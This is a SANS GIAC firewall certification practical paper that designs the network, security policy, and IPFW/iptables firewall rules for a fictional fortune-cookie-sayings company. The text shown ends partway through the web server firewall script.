

# Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

SANS GCFW Practical Assignment Version 1.8
Feburary 12, 2002
Online Course

GIAC Enterprises
Security Infrastructure

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Contents

Section 1.0 Security Architecture
- 1.1Background of GIAC Enterprises
  - 1.1.1 What does GIAC Enterprises do ?
  - 1.1.2 What is the goal of this paper
  - 1.1.3 How will we measure success ?
- 1.2 Who needs access to GIAC's network ?
  - 1.2.1 Customers
  - 1.2.2 Partners
  - 1.2.3 Employees
- 1.3 How is the network constructed ?
  - 1.3.1 Overview
  - 1.3.2 Software
  - 1.3.3 Hardware
  - 1.3.4 Network address scheme

Section 2.0 Security Policy and Tutorial
- 2.1 General Security Policy
- 2.2 Policy for the Router
- 2.3 Policy for the Web Server Firewall
- 2.4 Policy for the Internal Network Firewall
- 2.5 Policy for the Firewall/VPN
- 2.6 Policy for the E-Mail
- 2.7 Tutorial for Web Server Firewall

Section 3.0 Verify the Firewall Policy
- 3.1 Define how the firewall will be audited.
  - 3.1.1 What ports and attacks should the firewall defend
  - 3.1.2 What tools will be used
- 3.2 Results of firewall audits
  - 3.2.1 Results of Web Server Firewall
  - 3.2.2 Results of Internal Network firewall
  - 3.2.3 Conclusions for the audit
  - 3.2.4 Recommendation for network design.
  - 3.2.5 Recommendations to be implemented in the next month/year

Section 4.0 Design Under Fire
- 4.1 Attack the firewall
- 4.2 Denial of service attack
- 4.3 Compromise an internal system through the perimeter

Appendix A,B,C,D,E

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

## Section 1.0 Security Architecture

### 1.1 Background of GIAC Enterprises

#### 1.1.1 What does GIAC Enterprises do ?

GIAC Enterprises is an e-business that specializes in the creation, collection and sales of fortune cookie sayings. They accomplish this task by employing experts in areas such as philosophy, history, and wit. GIAC has decided the way to get the best talent is to subcontract experts from around the world and have them contribute work over a VPN. The experts for the sayings will be categorized as part-time employees. This allows the experts to continue to be experts in their chosen field, but maintain the benefits of working for GIAC Enterprises.

GIAC Enterprises does not print the fortune cookie sayings nor do they make the cookies in which the saying are inserted. All of the tasks which reach beyond the scope of the creation, collection, and sales of the sayings are outsourced to partner companies.

GIAC Enterprises started as two writers in a fortune cookie company. When the idea of GIAC Enterprises was created and agreed upon by the two founders, they sought outside capital to build GIAC Enterprises. Some Venture Capital was agreed to but cut back after the failure of many Dot Com businesses. The investors now expect this company to produce the most bang for the buck. They are willing to have some managed risk in security if, overall, it helps the bottom line. Since costs must be limited and need to be justified, the network design is focused on open source software in places where it makes sense. Non open source software is also need to be used since many of the employees in the company are not experienced with open source software for their positions.

#### 1.1.2 What is the goal of this paper ?

Every company starts with a business plan. In the case of GIAC Enterprises, the management needed to show the investors that GIAC is serious about being in business for the long run. The goal for this paper is to design a network which will manage the risk of intrusion and record the needed evidence if one does occur.

#### 1.1.3 How will we measure success ?

Success will be measured by testing the specifics of the firewall rules. Do they record scans, do they stop spoofed addresses, and do they allow access to the resources as business rules require? If so then we have success with our firewall rules. Other procedures and policies will be documented to enrich the ability to secure the network.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

### 1.2 Who needs access to GIAC's network ?

#### 1.2.1 Customers

GIAC Enterprises has 3 types of customers:

1) Large fortune cookie distributors who supply large restaurant chains. Some examples of large customers of GIAC Enterprises are

- Lotus Blossom Foods - The largest fortune cookie distributor in Asia
- Bay Area Cookie - The largest fortune cookie distributor in North America

Both of the companies have long term contracts with GIAC Enterprises so they only have access to GIAC's Enterprises web site when orders need to be filled.

2) Custom fortunes for the partner customcookies.com.
Customers of customcookie.com have an option to customize their fortunes in order to fit a theme, such as quotes from Classic Greek philosophers or StarTrek sayings. GIAC Enterprises will supply the quotes, arrange the printing and have the printed fortunes shipped to customcookies.com's baking facility. Customcookies.com will be granted VPN access for the sole purpose of sharing order information from their web site to the GIAC Enterprises database.

3) Restaurant/catering industry
Individual restaurants can open accounts and manage orders via the web site and manage their orders via our web site. With GIAC's partnership with customcookies.com, the fortune cookies and the sayings can created and shipped. For some countries with poor internet access or restrictive encryption laws, GIAC's sales force can take orders over the phone or on-site.

#### 1.2.2 Partners

GIAC Enterprises has 3 primary partners:

1) Customcookies.com
As described previously, GIAC enterprises has a close relationship with customcookies.com. They depend on each other for completing the unique theme based cookies and fortunes. As described previously, customcookies.com will share it's order information with GIAC Enterprises. In compliment to the partnership, GIAC's sales staff will also sell services of customcookies.com. Hence GIAC Enterprises will also share some of it's order information with customcookies.com. This relationship will be further explained in the employee section.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2) Babblefish Printers
Babblefish printers specializes in printing any known or made up language ever conceived. They also specialize in printing on custom materials. One such order that only they could produce is printing fortunes in Klingon on rice paper. A VPN will be established with Babblefish printers to expedite the printing of fortunes. As orders come in to GIAC Enterprises the printing information will be shared with Babblefish printers automatically.

3) Global Shipping Inc.
This partner will pick up anything and take it anywhere. They have an excellent reputation. GIAC Enterprises has Global Shipping pick up the printed fortunes from Babbelfish Printers and deliver them to Lotus Blossom Foods, Bay Area Cookie, and customcookie.com. In the same manner that information is shared with Babblefish printers, the dates and locations for shipping will be shared with Global Shipping Inc. When Babblefish printers enters the estimated completion date for the fortunes in the GIAC Enterprises database, the shipping information and GIAC Enterprises delivery location will be shared with Global Shipping Inc.

### 1.2.3 Employees

Most of the daily operations are managed by the in-house staff of 15 people. This would include HR, Network Management, Sales and Administrative Management, and Accounting. GIAC Enterprises also has the following *remote employees*.

1) Traveling sales staff.
GIAC Enterprises has 8 sales staff who visit restaurants and caterers of all food styles to arrange orders of cookies and fortunes which match the style of food. Four of the staff work in the corporate office and four work from home in various countries of Asia. The staff in Asia will travel to the countries which have poor internet access or difficult encryption laws. For the sales staff at the home office, the arrangement is similar to customer number 2 as customcookie.com will make the cookies but GIAC Enterprises will make the fortunes and take a commission on the sale. The business they provide, does not entirely depend on instant Internet access. In some of they countries they travel, getting reliable phone service is difficult. In this case, the sales staff will take the order in a custom application created by the GIAC IT staff and when reliable Internet access is available, usually 2 days later, they will run the batch program over a VPN to GIAC Enterprises. If reliable Internet access is available, the sales staff can use the custom application in real time over the VPN.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2) Four part-time employees who are experts in creating the custom fortunes for GIAC. The part-time employees also hold primary jobs which provides them the kind of expertise GIAC Enterprises seeks. The part-time employees are:

1) Middle East historian and archaeologist who lives in Haifa, Israel.
2) Professor of Asian Philosophy from Tokyo University.
3) Professor of Western Civilization from Hillsdale College.
4) Comedian in Hollywood, California.

Each employee has an e-mail address and VPN access to the main internal network.

### 1.3 How is the network constructed ?

#### 1.3.1 Overview

The four IT staff needed to keep costs as low as possible, so they decided to run open source software where it made sense. The IT staff believes that open source software's main strengths are network infrastructure and security.

The IT staff also knows that programs which are closed source have greater value on the business side of the network. They will use closed source software in the sections of the network where it makes sense. Closed source software strengths are in financial software, common user operating system, and supporting the latest hardware.

#### 1.3.2 Software

The chart below identifies the mixture of open and closed source software that will be used to conduct business for GIAC Enterprises.

| **Software** | | |
|---|---|---|
| Software | Use | Source |
| Posfix | Mail Transport Agent | Open |
| Cyrus IMAP | IMAP Server | Open |
| SpamAssassin | E-mail SPAM filter | Open |
| FreeS/WAN | IPSec VPN | Open |
| Apache | Web Server | Open |
| MySQL | Database | Open |
| MyODBC | ODBC Driver for MySQL | Open |
| MaraDNS | DNS Server | Open |
| Debian Linux 3.0<br>2.4 Kernel /<br>IPTables/Netfilter | Base Operating System for the Network Security devices and the Firewall | Open |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Software | | |
|---|---|---|
| FreeBSD 5.0 / IPFW | Base Operating System for the Routing Firewall and Firewall. | Open |
| ARCserve 2000 | Tape backup over the SAN | Closed |
| RAV AntiVirus for Mail Servers | AntiVirus protection for Postfix | Closed |
| Windows 2000 Adv. Server | File and print server | Closed |
| Windows 2000 Professionall | Client OS | Closed |
| Quickbooks Pro | Accounting software | Closed |
| QODBC Driver | ODBC driver for Quickbooks | Closed |
| Microsoft Office | Office Software | Closed |

To define which programs need protection from outside users and which programs need access, the following chart outlines the ports used with the above software.

| Software | | | |
|---|---|---|---|
| **Software** | **Network Use** | **Port numbers** | **Needs outside access** |
| Iptables/Netfilter | Filters network traffic, default policy to drop packets. | N/A | Filter: Yes |
| IPFW | Filters network traffic, default policy to drop packets. | N/A | Filter: Yes |
| Posfix | To receive mail from the mail proxy and forward to the IMAP server and route mail from the e-mail clients to the internet. | 25 | Yes |
| Cyrus IMAP | IMAP Server | 143 | no |
| SpamAssassin | E-mail SPAM filter will update it's rules from the Internet. | Outgoing TCP port 2703, 7 (echo) | Yes |
| FreeS/WAN | IPSec VPN | accept protocol 50 for ESP | Yes |
| Apache | Web Server | 80, 443 | Yes |
| MySQL | Database | None | No |
| MyODBC | ODBC Driver for MySQL | None | No |
| MaraDNS | DNS Server - Setup only as a recursive DNS | 53 | Yes |
| ARCserve 2000 | Tape backup over the SAN | 6050 | No |
| Windows 2000 Adv. Server | File and print server | 137, 138, 139 | By VPN |
| Windows 2000 Professional | Client OS | 137, 138, 139 | By VPN |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Software | | | |
|---|---|---|---|
| | | 80, 443 | Outgoing: yes |
| Quickbooks Pro | Accounting software | 443 | Outgoing: yes |
| QODBC Driver | ODBC driver for Quickbooks | N/A | no |
| Microsoft Office | Office Software | N/A | no |

### 1.3.3 Hardware

GIAC Enterprises is using Debian Linux 3.0 (Woody) / 2.4 Kernel for the firewalls, VPN, and the Firewall/Router is using FreeBSD 5.0 with IPFW.
All systems hardware are based on DELL Rackmount PowerEdge 1650s.

Hardware for each firewall will be installed with at least the following features:
Intel Pentium III,1.26GHz w/512K Cach
2GB SDRAM,133MHz,4X512MB DIMMs
18GB 15K RPM Ultra 160 SCSI Hard Drive
With a starting price of $3,271.00 per server.

IPSEC network card and additional network cards are extra.

### 1.3.4 Network address scheme


GIAC Enterprises has a class C address space which they have divided into16 subnets. At this time they are only using 3 of the subnets. Behind each firewall each network will use non-routable addresses. Since both the Web Server Firewall network and the main network need to access the Internet, those networks will use Network Address Translation (NAT). The VPN has private/non-routable addresses behind it. Each partner also uses a private/non-routable address which both GIAC Enterprises and each partner have negotiated which subnets each will use. This prevents any confusion in routing a private/non-routable address and prevents any need for using NAT.

A chart and summary of each network segment is explained over the next four pages.

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


**Overview of GIAC Enterprises Network**




The design philosophy is to separate each major services into it's own network. Therefore the network is divided into a DMZ for the Web server, a pseudo DMZ for the VPN, and a network for the employees. The VPN actually has 2 networks for which it routes traffic: A network for partners and the main network for employees. All the Internet accessible networks are 100 base Ethernet with cat5e cable. All the networks data are accessible to each other with Fibre Channel Storage Area Network (SAN). An explanation of how the SAN designed to add security to the network is detailed later in the paper. Outside of the SAN, the networks are not accessible to each other.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


**Main Firewall Network.**




This is the primary network the employees in the home office of GIAC Enterprises. Since all the data collected from the web server and sent to the partners is distributed from the SAN, the firewall can operate with very few ports open. Within this network is a DNS cache which only collects DNS updates. The DNS cache does not send any updates to the Internet. The DNS server's IP Address is 192.168.3.8. The only accessible port from the Internet is port 25, which is for the SMTP mail server. The SMTP mail server IP Address is 192.168.3.5. All the other machines do not offer services to the Internet. The machines which are in the internal network do need Internet access. So ports 80 and 443 are accessible from the Internal network to the Internet. Heavy use of the state table will be made to facilitate return data from the Internet.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


**VPN Network**




The design of the VPN was we allow remote employees to the employee network and the partners to their own network. Very few firewall rules are placed on the traffic coming from the VPN clients. Within the partner network, Windows 2000 Active Directory assigns who gains access to what information on the SAN storage devices. The Windows 2000 event logs are monitored for any access abnormalities. As time progresses, more rules will be added to tighten access through the firewall after the traffic has decrypted.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

**Web server network**




The web server is the primary business of GIAC Enterprises. The DMZ for the web server is designed to let this service have it's own firewall. This compliments the design philosophy of separate the services. This design has 2 major strengths: 1) It lets traffic within the firewall be optimized for just web server traffic. 2) If the web server is compromised, all the other separate networks are still in uncompromised segments. This includes the SAN, since the SAN is also segmented by zoning and LUN masking (explained later in the paper). If the need arises to add more web servers and a load balancer, the design can scale to do so since the subnet addresses have not been exhausted.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

**Storage Area Network**

The Storage Area Network (SAN) is used to transfer data from the public machines to the private network. The storage devices are separated to help keep data secure. First there are 2 types of data which needs to be brought to the private main network. 1) Data from customers and partners. This can be order information, shipping information, and account profiles. This is any kind of data having to do with the primary business. 2) Data to monitor the network. This data is mainly log files. To keep the two types of data separate from each other, the SAN is broken into 2 networks using SAN Zoning. One zone will manage devices which are for customer and partner data and the other for log files. This allows someone who has access to customer data, to not have access to machines with log files. Within each Zone the devices are segmented further by LUN masking. LUN masking is accomplished with a SAN Router. The Router will determine who has access to a device based upon the SCSI Protocol - Logical Unit Number (LUN) and the premission assigned to it. So within each zone, we will have a storage device which will be seen by the web server. The web server will not see storage devices within the internal network. But the Internal network will see the storage device connected to the web server. Also, data will be replicated from the web server storage device to the internal storage device for redundancy and auditing purposes.

**Web Server**

The web server runs both apache, mod_PERL, and mySQL. The database file is stored on the SAN. If the server were to fail, the SAN would have the most current entries in database file. Currently, the web server would need to have hardware replaced and then point back to the SAN to pick up business where it had left off. In the future GIAC plans to have an active stand-by machine which would also point to the same database file. When the primary server fails, the active stand-by will take over. This would help keep down time to a minimum.

As described earlier, a partnership with CustomCookies.com generates some of the business for GIAC Enterprises. The CustomCookies.com site is deisgn with HTML frames. When it is time for the customer to enter the text for their fortune, the web page within the frame is pointing to GAIC Enterprises site. When the text is entered and the submit button is pressed, the information is sent directly to our network for processing.

**E-mail**

The network administrators and management decided the first priority for defending the primeter while letting e-mail through was to prevent all the worms, viruses, and spam on the mail servers. Since much of this malicious e-mail is


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

automated, it often acts faster then any human can respond. Also much time is normally required to resolve the issue. Management see time kind of wasted time as money down the drain. Currently the mail server is acccessable from the Internet. The network admins are thinking of placing a mail replay before the internal network firewall to take the brunt of any direct attacks against the mail server. They look to implement this sometime after the audit of the firewalls.

**DNS**

Currently the DNS server is just servicing the internal network. Name resolution to the web server, e-mail, and VPN is currently handeled by 3rd party DNS providers. GIAC is looking to take some control back over it's DNS by deploying a DNS in a service network.

**Client and Business Software**

The employees run typical Microsoft software: Office 2000, Windows 2000, Project 2000. Specific employees run applications which apply to their jobs such as accounting runs Quickbooks Pro. Almost all the software have a feature to download patches over the Internet. Port 80 and 443 is given to allow such access. To keep up with Microsoft patches, the network admins run MS Baseline Security Analizer once a week.
http://support.microsoft.com/default.aspx?scid=kb;en-us;320454

Much of the automated business process is handled by scripts written in PERL. Data from the database is sent to Quickbook Pro by QOBDC / MyODBC. Quickbooks Pro handles making Financial Reports and the accouting process. PERL is used everywhere else data need to be automated and formatted for a report.

**Section 2.0 Security Policy and Tutorial**

**2.1 General Security Policy**

The following security guidelines are applied to this network:

Separate and simplify where possible:
- Make different networks for different functions and access
- Make different servers for different jobs

Make the network recoverable
- All the firewall rules are written with a BASH script. The script will be saved on a separate media (rewriteable CD and tape)
- All key servers will be attached to the Fibre Channel Storage Area Network (SAN). From the SAN all servers will be backed up to a DLT Library.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

All tapes in the library will be rotated with Grandfather, Father, Son rotation. The daily tapes(Son) running as differentials. The weekly and monthly tapes (Father & Grandfather) are full backups. We have a CD with a minimal install of Debian Linux and the Fibre Channel drivers. To recover a machine, boot the CD and restore the last full backup and the last differential.

Stay current with security patches.

All the Debian Linux servers, have a file named sources.list with all the URLs comment out, except for http://security.debian.org.

On Monday of every week the admins will run

```
apt-get update
apt-get upgrade -s --simulate > /home/(account)/upgrade.log
```

This will document what Debian states needs to be updated on the machine. This way if anyone missed the vunerability from the mail list, the admins will still have the information on what needs to be patched. If the update needs to be made, the admin will type:

```
apt-get dist-upgrade
```

The command will download and install all the current patches.

Review logs

All servers logs will be available on the SAN. Each log is rotated every 24 hours. The rotated log is moved to the internal storage devices on the SAN. Each log will be parsed and reviewed and archived for evidence.
The logs will be audited 3 ways:

1) GIAC Enterprises will monitor the logs as they are written with Logsurfer. This will give the Network Admins the ability to be notifed if something looks unusual close to the time it has happened. This is run on the firewalls and the border router. The home page for Logsurf is http://www.cert.dfn.de/eng/logsurf/

2)GIAC Enterprises will evaluate trends by using fwanalog. This utility will give a report on a daily basis. Reports include Blocked Packet Report (Listing blocked packets, sorted by the number of blocked packets) and Log Prefix Report (Listing log prefixes, sorted by the number of blocked packets).
This report is run on the internal storage device after the log
To see a sample report go to the URL: http://tud.at/programm/fwanalog/sample-report.html

3) GIAC Enterprises has a custom written PERL script to match previous log patterns to the current logs. This takes some time so the script is run as the last


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

utility before the log is archived. This process takes place on the internal storage of the SAN.

### 2.2 Policy for the Routing Firewall

Below are the rules, details, and purpose of the rules for the Routing Firewall.

| **Policy for the Routing Firewall** | | |
|---|---|---|
| OS /Kernel Level Firewall Enhancements | | |
| **File** | **Variable/Value** | **Enhancement** |
| Kernel Options set at compile time | options IPFIREWALL | Tell the kernel you want a firewall kernel |
| | options IPFIREWALL_VERBOSE | Enable the firewall to log packets to the syslog |
| | options IPSTEALTH | Hide the firewall from traceroute |
| | options TCP_DROP_SYNFIN | Drop all SYNFIN packets |
| sysctl commands | sysctl -w net.inet.tcp.syncookies=1 | Turn on syncookies |

| **Firewall rules for the Routing Firewall Script** |
|---|
| Below is the scripted policy for the Routing Firewall.<br>FreeBSD IPFW2 keeps firewall rules in /etc/rc.firewall |

```
# Default policy in IPFW is drop any packets which do not have rules to
allow.
# Let FreeBSD Dynamic state rules apply first.
# Makes established connections pass first.
ipfw add check-state

# Confuse NMAP and other stealth scanners by dropping the scanning
packets
ipfw add deny tcp log from any to any tcpflags !fin, !syn, !rst, !psh,
!ack, !urg
ipfw add deny tcp log from any to any tcpflags ack
ipfw add deny tcp log from any to any tcpflags fin
ipfw add deny tcp log from any to any tcpflags psh
ipfw add deny tcp log from any to any tcpflags urg

# Drop packets which cliam to be from my network which come to the
public interface
ipfw add deny log tcp from 192.168.5.0/255 to any recv ed0 in
ipfw add deny log tcp from 192.168.4.0/255 to any recv ed0 in
ipfw add deny log tcp from 192.168.3.0/255 to any recv ed0 in
ipfw add deny log tcp from 192.168.2.0/255 to any recv ed0 in
ipfw add deny log tcp from 192.168.1.0/255 to any recv ed0 in
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
# Drop loopback packets on any interface
ipfw add deny log tcp from 127.0.0.1/255 to any

# Forward packets to the correct network and keep state
ipfw add fwd tcp from any to 192.168.2.34/28 80, 443 keep-state
ipfw add fwd 50 from any to 192.168.2.18/28 keep-state
ipfw add fwd UDP from any to 192.168.2.18/28 500 keep-state
ipfw add fwd TCP from any to 192.168.2.2/28 500 keep-state
```

### 2.3 Policy for the Web Server Firewall

Below are the rules, details, and purpose of the rules for the Web Server Firewall. For a verbose explanation of the rules see Appendix A.

| **Policy for the Web Server Firewall** | | |
|---|---|---|
| OS /Kernel Level Firewall Enhancements | | |
| **File** | **Variable/Value** | **Enhancement** |
| /etc/sysctl.conf | net/ipv4/icmp_echo_ignore_broadcasts=1 | Disables ICMP in the kernel. This prevents the use of PING and any attacks or reconnaissance which could use PING. |
| | net/ipv4/icmp_echo_ignore_all=1 | |
| | net/ipv4/conf/all/accept_source_route=0 | Prevents source routing |
| /etc/network/options | ip_forward=yes | Allows the kernel to forward packets. Needed for Netfilter to work. |
| | spoofprotect=yes | Prevents the kernel from accepting spoofed packets |
| | syncookies=yes | Keeps track of syn packets. Allows a maximum number of syn packets to be used. The goal is to prevent or at least minimize SYN flood Denial of Service. |

| **Firewall rules for the Web Server Firewall Script** |
|---|
| Below is the scripted policy for the Web Server Firewall.<br>For a verbose explanation of each Firewall Rule see Appendix A |

```
#!/bin/sh

##############################
#Below are the firewall rules for the Internal Network Firewall.
#Right now we hard code the ip addresses.
#

#!/bin/sh
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
# Prevent logging to the console
dmesg -n 1



##############################
# Flush all previous rules

iptables --flush
iptables -t nat --flush

############################
# Set the default policy for the chains
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP

iptables -t nat --policy PREROUTING DROP
iptables -t nat --policy OUTPUT DROP
iptables -t nat --policy POSTROUTING DROP

# Setup Destination NAT
iptables -t nat -A PREROUTING -i eth0 -p tcp --sport 1024:65535 -d
192.168.2.34/28 --dport 80 -j DNAT --to-destination 192.168.5.200
iptables -t nat -A POSTROUTING -o eth1 -p tcp --sport 1024:65535 -d
192.168.5.200 --dport 80 -j ACCEPT
iptables -t nat -A PREROUTING -i eth0 -p tcp --sport 1024:65535 -d
192.168.2.34/28 --dport 443 -j DNAT --to-destination 192.168.5.200
